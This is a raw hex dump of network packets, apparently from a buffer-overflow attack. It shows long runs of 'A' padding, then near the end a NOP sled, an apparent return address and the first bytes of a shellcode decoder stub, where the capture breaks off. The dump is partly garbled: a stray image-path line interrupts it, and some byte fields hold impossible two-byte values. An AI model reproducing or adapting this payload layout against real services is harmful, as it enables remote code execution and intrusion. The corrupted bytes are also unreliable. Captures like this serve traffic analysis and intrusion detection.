0x0130   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0140   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0150   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0160   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0170   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0180   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0190   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x01A0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x01B0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x01C0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x01D0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x01E0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
```

```
0x01F0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0200   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0210   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0220   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0230   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0240   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0250   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0260   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0270   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0280   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0290   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x02A0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x02B0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x02C0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x02D0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x02E0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x02F0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0300   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0310   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0320   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0330   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0340   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0350   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0360   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0370   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0380   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0390   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x03A0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x03B0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x03C0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x03D0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x03E0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x03F0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0400   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0410   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0420   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0430   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0440   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0450   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0460   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0470   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0480   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0490   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x04A0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x04B0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x04C0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
```

```
0x04D0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x04E0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x04F0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0500   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0510   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0520   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0530   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0540   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0550   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0560   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0570   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0580   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0590   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x05A0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x05B0   41 00 41 00                                       A.A.

Packet #5
0x0000   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0010   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0020   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0030   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0040   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0050   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0060   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0070   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0080   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0090   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x00A0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x00B0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x00C0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x00D0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x00E0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x00F0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0100   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0110   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0120   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0130   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0140   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0150   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0160   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0170   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0180   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0190   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x01A0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x01B0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x01C0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
```

```
0x01D0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x01E0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x01F0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0200   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0210   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0220   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0230   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0240   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0250   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0260   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0270   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0280   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0290   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x02A0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x02B0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x02C0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x02D0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x02E0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x02F0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0300   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0310   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0320   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0330   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0340   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0350   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0360   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0370   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0380   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0390   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x03A0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x03B0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x03C0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x03D0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x03E0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x03F0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0400   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0410   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0420   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0430   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0440   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0450   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0460   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0470   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0480   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0490   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x04A0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
```

```
0x04B0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x04C0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x04D0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x04E0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x04F0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0500   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0510   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0520   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0530   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0540   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0550   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0560   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0570   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0580   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0590   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x05A0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x05B0   41 00 41 00                                       A.A.

Packet #6
0x0000   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0010   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0020   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0030   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0040   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0050   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0060   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0070   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0080   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0090   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x00A0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x00B0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x00C0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x00D0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x00E0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x00F0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0100   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0110   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0120   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0130   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0140   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0150   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0160   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0170   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0180   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0190   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x01A0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
```


```
0x01B0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x01C0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x01D0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x01E0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x01F0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0200   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0210   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0220   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0230   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0240   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0250   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0260   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0270   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0280   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0290   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x02A0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x02B0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x02C0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x02D0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x02E0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x02F0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0300   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0310   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0320   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0330   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0340   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0350   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0360   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0370   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0380   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0390   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x03A0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x03B0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x03C0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x03D0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x03E0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x03F0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0400   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0410   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0420   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0430   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0440   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0450   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0460   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0470   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0480   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
```

```
0x0490   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x04A0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x04B0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x04C0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x04D0   41 00 41 00 90 00 90 00-90 00 90 00 90 00 90 00   A.A.  .  .  .  .  .  .
0x04E0   90 00 90 00 90 00 90 00-90 00 90 00 90 00 90 00     .  .  .  .  .  .  .  .
0x04F0   90 00 90 00 90 00 90 00-90 00 90 00 90 00 90 00     .  .  .  .  .  .  .  .
0x0500   90 00 90 00 90 00 90 00-90 00 90 00 90 00 90 00     .  .  .  .  .  .  .  .
0x0510   90 00 90 00 90 00 90 00-90 00 90 00 90 00 90 00     .  .  .  .  .  .  .  .
0x0520   90 00 90 00 90 00 90 00-90 00 90 00 47 00 A7 00     .  .  .  .  .  .G.§.
0x0530   18 00 75 00 90 00 90 00-90 00 90 00 90 00 90 00   ..u.  .  .  .  .  .  .
0x0540   90 00 90 00 90 00 90 00-90 00 90 00 90 00 90 00     .  .  .  .  .  .  .  .
0x0550   90 00 90 00 EB 00 19 00-5E 00 31 00 C9 00 81 00      .  .ë...^.1.É.  .
0x0560   E9 00 30 20 FF 00 FF 00-FF 00 81 00 36 00 AC 20   é.0 ÿ.ÿ.ÿ.  .6.¬
